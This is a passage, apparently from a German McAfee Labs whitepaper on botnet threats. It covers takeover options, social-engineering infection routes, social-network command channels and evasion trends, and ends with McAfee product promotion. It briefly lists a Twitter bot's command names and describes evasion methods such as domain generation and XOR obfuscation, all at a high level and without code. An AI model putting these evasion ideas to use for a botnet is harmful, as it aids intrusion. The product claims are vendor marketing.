Botnets können auf dem Schwarzmarkt gekauft oder gemietet und sogar ihren Besitzern entrisen und für andere Zwecke eingesetzt werden. Wir wissen, dass diese Dinge immer wieder geschehen. Daher müssen wir davon ausgehen, dass sich Behörden oder Staaten auf der ganzen Welt Gedanken darüber machen, wie sie Botnets für offensive oder gegenoffensive Maßnahmen in ihren Besitz bringen können.

Eine zivile oder nationale Behörde hat gute Gründe, Botnets ihren Herren zu entreißen. Botnets können Unternehmen, Einzelpersonen und Regierungsbehörden ebenso unterwandern wie militärische Workstations. Es ist von höchster Wichtigkeit, dass weltweit die Rechte am geistigen Eigentum und dem Datenschutz von Bürgern und Institutionen vor jenen geschützt werden, die diese zu missbrauchen versuchen. Nach der Übernahme eines Botnets hat der neue Besitzer mehrere Möglichkeiten. Er kann das System herunterfahren, wodurch die zum Botnet gehörenden Computer beschädigt und die gesamte Infrastruktur gestört werden

kann, deren Schäden dann der neue Botmaster zu verantworten hätte. Eine weitere Möglichkeit besteht darin, das Botnet ruhen zu lassen, bis alle infizierten Computer aktualisiert sind und die Kontrolle wieder entrisen wurde. Die dritte Möglichkeit besteht in der Überwachung des Botnets und der Identifizierung und Festnahme des Botmasters. Jeder dieser Schritte hat seine Vor- und Nachteile.

Wer ist gefährdet?

Alle Computerbenutzer sind diesem Risiko ausgesetzt, da wir uns alle im selben Internet bewegen. Es gibt nur wenige Möglichkeiten, mit denen Internetkriminelle einen Host oder ein Netzwerk mit ihren Bots (oder einer beliebigen anderen Form von Malware) infizieren können. Diese Methoden beinhalten meist eine Form von Social Engineering, die als Hacken des menschlichen Gehirns bezeichnet werden könnte. Die Angreifer verleiten die Computerbenutzer mit Tricks und Täuschungen dazu, auf einen Link zu klicken oder ein Programm zu installieren, das diese andernfalls meiden würden. Eine der raffiniertesten und häufigsten Techniken ist derzeit der Missbrauch bekannter Ereignisse als Lockmittel für die Machenschaften der Internetkriminellen. Die Kriminellen sehen die gleichen Nachrichten wie jedermann und wissen, dass viele Menschen sich online informieren. Ganz gleich, ob es sich dabei um einen Link handelt, der angeblich zum Video einer aktuellen Katastrophe führt, oder um eine Nachricht über ein Promi-Drama: Die Benutzer werden davon angezogen wie Falter von einer brennenden Kerze. Die Angreifer könnten selbst Marketingprofis das eine oder andere über menschliche Verhaltensweisen und ihre Online-Suchgewohnheiten erzählen. Wir müssen uns stets die Gefahren vor Augen halten, wenn wir uns im Internet bewegen oder Web 2.0-Technologien verwenden, denn die Internetkriminellen können und werden bekannte Ereignisse zu ihrem Vorteil missbrauchen.

Zwar müssen alle Einzelpersonen mit Social-Networking-Angriffen rechnen, Unternehmen und Behörden entstehen bei Botnet-Angriffen jedoch die größten Schäden. Einige Bedrohungen für Unternehmen sind im Folgenden aufgeführt.

- Klickbetrug: Hierbei werden beim Besuch von Webseiten automatisch Werbefbanner angeklickt, um Online-Werbefirmen große Geldbeträge zu stehlen.
- Verteilte DoS-Angriffe: Hierbei wird die verfügbare Bandbreite der Datenverbindungen vollkommen belegt, um legalen Datenverkehr zu blockieren. Diese Attacken werden häufig von Wettbewerbern, verärgerten Kunden oder politisch motivierten Angreifern ausgeführt.
- Dateisysteminfiltrierung: Zugriff auf wichtige Systeme zum Diebstahl von Kundendaten, vertraulichen Informationen von Angestellten, Geschäftsgeheimnissen, Finanzinformationen des Unternehmens und anderen Daten.
- Deaktivieren vorhandener Sicherheitsmaßnahmen: Dabei werden Bemühungen zur Bereinigung behindert oder infizierte Computer von einem rivalisierenden Botnet-Besitzer übernommen.
- Spam: Mithilfe der Ressourcen und Bandbreite anderer Systeme werden riesige Mengen an Spam versendet.
- Quellcodeinfektion: Die Infizierung des gesamten Quellcodes durch Einfügen nicht autorisierter und nicht erkennbarer Änderungen oder die Entdeckung zusätzlicher Schwachstellen, die ausgenutzt werden können.

Die Auswirkungen solcher Angriffe können verheerend sein, und ihre Beseitigung kann für Unternehmen erheblichen finanziellen und personellen Aufwand bedeuten. Außerdem verletzen die Firmen möglicherweise gesetzliche oder branchenspezifische Vorschriften. Desweiteren können sie von Kunden, Angestellten oder anderen aufgrund unzureichender Sicherheitsmaßnahmen Betroffenen für entstandene Schäden haftbar gemacht werden.

Bei Behörden und Eigentümern wichtiger Infrastrukturen können Botnets sogar noch größere Schäden verursachen:

- DoS-Angriffe können die Kommunikation während Krisen unterbrechen.
- Quellcodeinfektionen können die Stilllegung wichtiger Netzwerke verursachen.
- Über zugriffsgeschützte Systeme können Gegner an militärische Informationen gelangen.

Zukunftsperspektive


In den vergangenen sechs Jahren wurden Botnets nicht nur für Sicherheitsanbieter zur Bedrohung, sondern auch für Unternehmen und Privatnutzer, also praktisch alle Computernutzer. Botnets stellen die wichtigste Infrastruktur dar, die von Internetkriminellen und Staaten für fast alle Formen von Internetattacken genutzt wird: von Daten-Exfiltration und Spionage bis zu Spam und DDoS-Angriffen.

McAfee Labs beobachtet bereits eine deutliche Entwicklung hin zu einer verteilteren und widerstandsfähigeren Botnet-Infrastruktur, die sich robuster Technologien wie P2P, Web-basierter Steuerung und Web 2.0-Diensten sowie Verschleierung und Failover-Techniken bedient.

Ein neues Zeitalter sozialer Zombies?

So wie sich Web 2.0-Dienste immer weiter entwickeln, führen auch Botnet-Autoren ihre Bemühungen fort und setzen schnell neue Technologien ein, um ihre Angriffe noch ausgefeilter zu machen.

KeriosC2 ist zum Zeitpunkt der Erstellung dieses Berichts ein Proof-of-Concept-Tool, das demonstrieren soll, wie LinkedIn, Twitter und TinyURL zur Steuerung von Botnets eingesetzt werden können. Unter Computernutzern genießt Social Networking große Beliebtheit. Nun ist dies auch bei Botnets der Fall – eine Besorgnis erregende Entwicklung.



Dadurch, dass Botnets häufig verwendete Anwendungen und Protokolle einsetzen, wird die Entdeckung und Blockierung von Botnet-Kommunikation in Zukunft noch schwieriger sein.

Eine weitere Entwicklung ereignete sich im Mai, als Bots erstmals Befehle über Twitter erhielten. Die Funktion ist bislang noch sehr einfach gehalten: ein Twitter-Konto wird auf Befehle überwacht. Wie im folgenden Screenshot zu sehen ist, ist der Builder mit Benutzeroberfläche sehr einfach gehalten.



Anders als die erheblich komplexeren Zeus oder Spy Eye enthält diese Form überhaupt keine Optionen. Es ist lediglich ein Feld zur Eingabe des Twitter-Benutzernamens vorhanden, den der Bot zum Anrufen von Befehlen überwacht. Zum Zeitpunkt der Erstellung dieses Berichts waren die Befehlssyntax und die Struktur ebenfalls noch sehr einfach:

.VISIT: Öffnung eine bestimmte Webseite

.DOWNLOAD: Download einer Datei von einem Remote-Speicherort

.DDOS: Start eines DoS-Angriffs auf ein Opfer

Je heimlicher, desto besser

Botnet-Autoren probierten zahlreiche Ansätze, um die Erkennung durch Sicherheitssoftware oder -geräte zu umgehen. Tatsächlich prüfen Malware-Autoren ihre Malware mit den Sicherheitsprodukten der meisten Sicherheitsanbieter, um eine geringe oder überhaupt keine Entdeckung zu gewährleisten. Daher bewerben Internetkriminelle und Malware-Autoren ihre Malware häufig als „erkennungsfrei“.

Zugriffssteuerungslisten oder IP-basierte Richtlinienanzwung können effektiv den Aufbau von Verbindungen verhindern, die Bots zu ihren Kontrollservern aufbauen. Botnet- und Malware-Autoren reagierten auf diese Gegenmaßnahmen mit der Implementierung flexibler Algorithmen anstelle festcodierter IP-Listen für ihre Befehlsserver. Zeus generiert auf diese Weise von selbst neue Domänen. Mit diesem Schritt können viele traditionelle Blacklist-basierte Erkennungsmechanismen überwunden werden.

Die Kriminellen entwickelten zahlreiche Verschleierungstechniken für Drive-by-Downloads, um die Erkennung durch Netzwerksicherheitsgeräte zu umgehen. Ein gutes Beispiel dafür ist die Datei-erweiterungsmanipulation durch den Gh0st RAT-Builder, wie im folgenden Screenshot zu sehen ist. Operation Aurora und andere neue Malware-Bedrohungen setzten ähnliche Methoden ein. Nach unserer Beobachtung versuchen Malware-Autoren mit zahlreichen weiteren Verschleierungstechniken – die von einfacher Codierung bis hin zu Verschlüsselung (und sogar XOR-Operationen der Binärdatei) reichen – sicher zu stellen, dass ihre Software auf den Computern ihrer Opfer installiert wird.



In den letzten Jahren wurden mehrere große Botnets stillgelegt. Um derartige Sicherheitserfolge zu verhindern und die Struktur ihrer Botnets zu verstärken und widerstandsfähiger zu gestalten, führen Botmaster neue Techniken ein. Wir beobachteten bereits eine Vielzahl an Techniken, mit deren Hilfe die Widerstandsfähigkeit von Kontrollservern erhöht werden soll. Das P2P-Protokoll wurde – trotz des hohen Aufwands bei der Implementierung und Unterstützung – ebenfalls in einigen verborgenen Botnets wie Storm und Nugache eingesetzt. Verschlüsselte und unverschlüsselte Internetprotokolle werden vielfach anstelle des häufiger eingesetzten IRC-Protokolls zur Steuerung eingesetzt, da diese Web-Ports fast immer selbst bei den restriktivsten Unternehmensnetzwerken Firewalls passieren dürfen.

McAfee Labs geht fest davon aus, dass Internetkriminelle und Botnet-Autoren weiterhin verstärkt auf Web 2.0-Technologien setzen werden. Außerdem erwarten wir folgende Entwicklungen:

- Multibrowser-Funktionen und Zugriff nicht nur auf Internet Explorer und Firefox
- Verstärkte standardmäßige Integration von Instant-Messaging-Technologien wie JabberZeus für schnellen Zugriff auf Banking- und andere Daten
- Weitere Integration anderer Malware wie Bredolad und Pushdo für weltweit stärkere Ausbreitung

Gegenmaßnahme: Global Threat Intelligence

Da die Zahl von Internetbedrohungen exponentiell zugenimmt und diese gleichzeitig immer ausgefeilter werden, müssen Sicherheitsexperten für die Erkennung und Abwehr der Angriffe neue Wege gehen. In der Vergangenheit war eine gestaffelte (mehrschichtige) Verteidigung vollkommen ausreichend. Heutzutage müssen Bedrohungsinformationen jedoch weltweit und aus allen Angriffsrichtungen miteinander korreliert werden. Diese Daten müssen dann einem breiten Spektrum von Sicherheitsprodukten bereitgestellt werden, die dann lokale Richtlinien basierend auf den neuesten Bedrohungsaktivitäten festlegen können und ihre Information untereinander austauschen, so dass die gesamte Sicherheitsinfrastruktur koordiniert zusammen arbeitet.

McAfee schreibt mit Global Threat Intelligence die Zukunft der gestaffelten Verteidigung. Unser In-the-Cloud-Modul sammelt und korreliert Bedrohungsdaten aus allen Angriffsvektoren, erstellt ein vollständiges Bedrohungsmodell und bietet mit einer umfassenden Suite von Sicherheitsprodukten erstklassigen Schutz. Die In-the-Cloud-Funktion integriert sich nahtlos in die lokalen Module und richtlinienbasierten Erzwingungsmechanismen von McAfee-Produkten, um den robustesten und umfassendsten Bedrohungsschutz zu gewährleisten, der derzeit auf dem Markt verfügbar ist. Unsere Kunden profitieren von McAfee-Sicherheitsprodukten, da diese nicht nur Daten austauschen, sondern dies auch auf sinnvolle Weise basierend auf ihrer Rolle und dem Standort im Netzwerk tun.

Literaturhinweise

- „Progress Made, Trends Observed“ (Fortschritt erzielt; Trends beobachtet), Microsoft Antimalware Team. <http://download.microsoft.com/download/5/6/d/56d20350-afc8-4051-a0df-677b28298912/msrt%20-%20progress%20made%20lessons%20learned.pdf>
- SecureWorks. <http://www.secureworks.com/>
- Technische Whitepaper von McAfee Labs. http://www.mcafee.com/us/threat_center/white_paper.html

Informationen zu McAfee Labs™

McAfee Labs ist das globale Forschungsteam von McAfee, Inc. Hierbei handelt es sich um die einzige Forschungsorganisation, die sich mit allen Bedrohungsbereichen befasst: Malware, Internet, E-Mails, Netzwerk und Schwachstellen. McAfee Labs erfasst Daten mithilfe von Millionen Sensoren und cloudbasierter Bewertungstechnologien wie McAfee Artemis™ und McAfee TrustedSource™. Die 350 multidisziplinären Forscher, die in 30 Ländern für McAfee Labs arbeiten, überwachen permanent das gesamte Bedrohungsspektrum, identifizieren Anwendungsschwachstellen, analysieren und korrelieren Risiken und arbeiten an Fehlerbehebungsmaßnahmen, um Unternehmen und Privatpersonen zu schützen.

Informationen zu McAfee

McAfee (NYSE: MFE) ist der weltweit größte dedizierte Spezialist für IT-Sicherheit. Das Unternehmen mit Hauptsitz im kalifornischen Santa Clara hat sich der Beantwortung anspruchsvollster Sicherheitsherausforderungen verschrieben. Seinen Kunden liefert McAfee präventive, praxiserprobte Lösungen und Dienstleistungen, die Computer und ITK-Netze auf der ganzen Welt vor Angriffen schützen und es den Anwendern ermöglichen, gefahrlos Verbindung mit dem Internet aufzunehmen und sich im World Wide Web zu bewegen. Unterstützt von einer preisgekrönten Forschungsabteilung, entwickelt McAfee innovative Produkte, die Privatnutzern, Firmen und Behörden helfen, ihre Daten zu schützen, einschlägige Gesetze einzuhalten, Störungen zu verhindern, Schwachstellen zu ermitteln und die Sicherheit ihrer Systeme laufend zu überwachen und zu verbessern. Weitere Informationen über McAfee finden Sie unter www.mcafee.com/de.

Die hier enthaltenen Informationen werden McAfee-Kunden ausschließlich für Fort- und Weiterbildungszwecke bereitgestellt. Die hier enthaltenen Informationen können sich jederzeit ohne vorherige Ankündigung ändern und werden wie besehen zur Verfügung gestellt, ohne Garantie oder Gewährleistung auf die Richtigkeit oder Anwendbarkeit der Informationen zu einem bestimmten Zweck oder für eine bestimmte Situation.

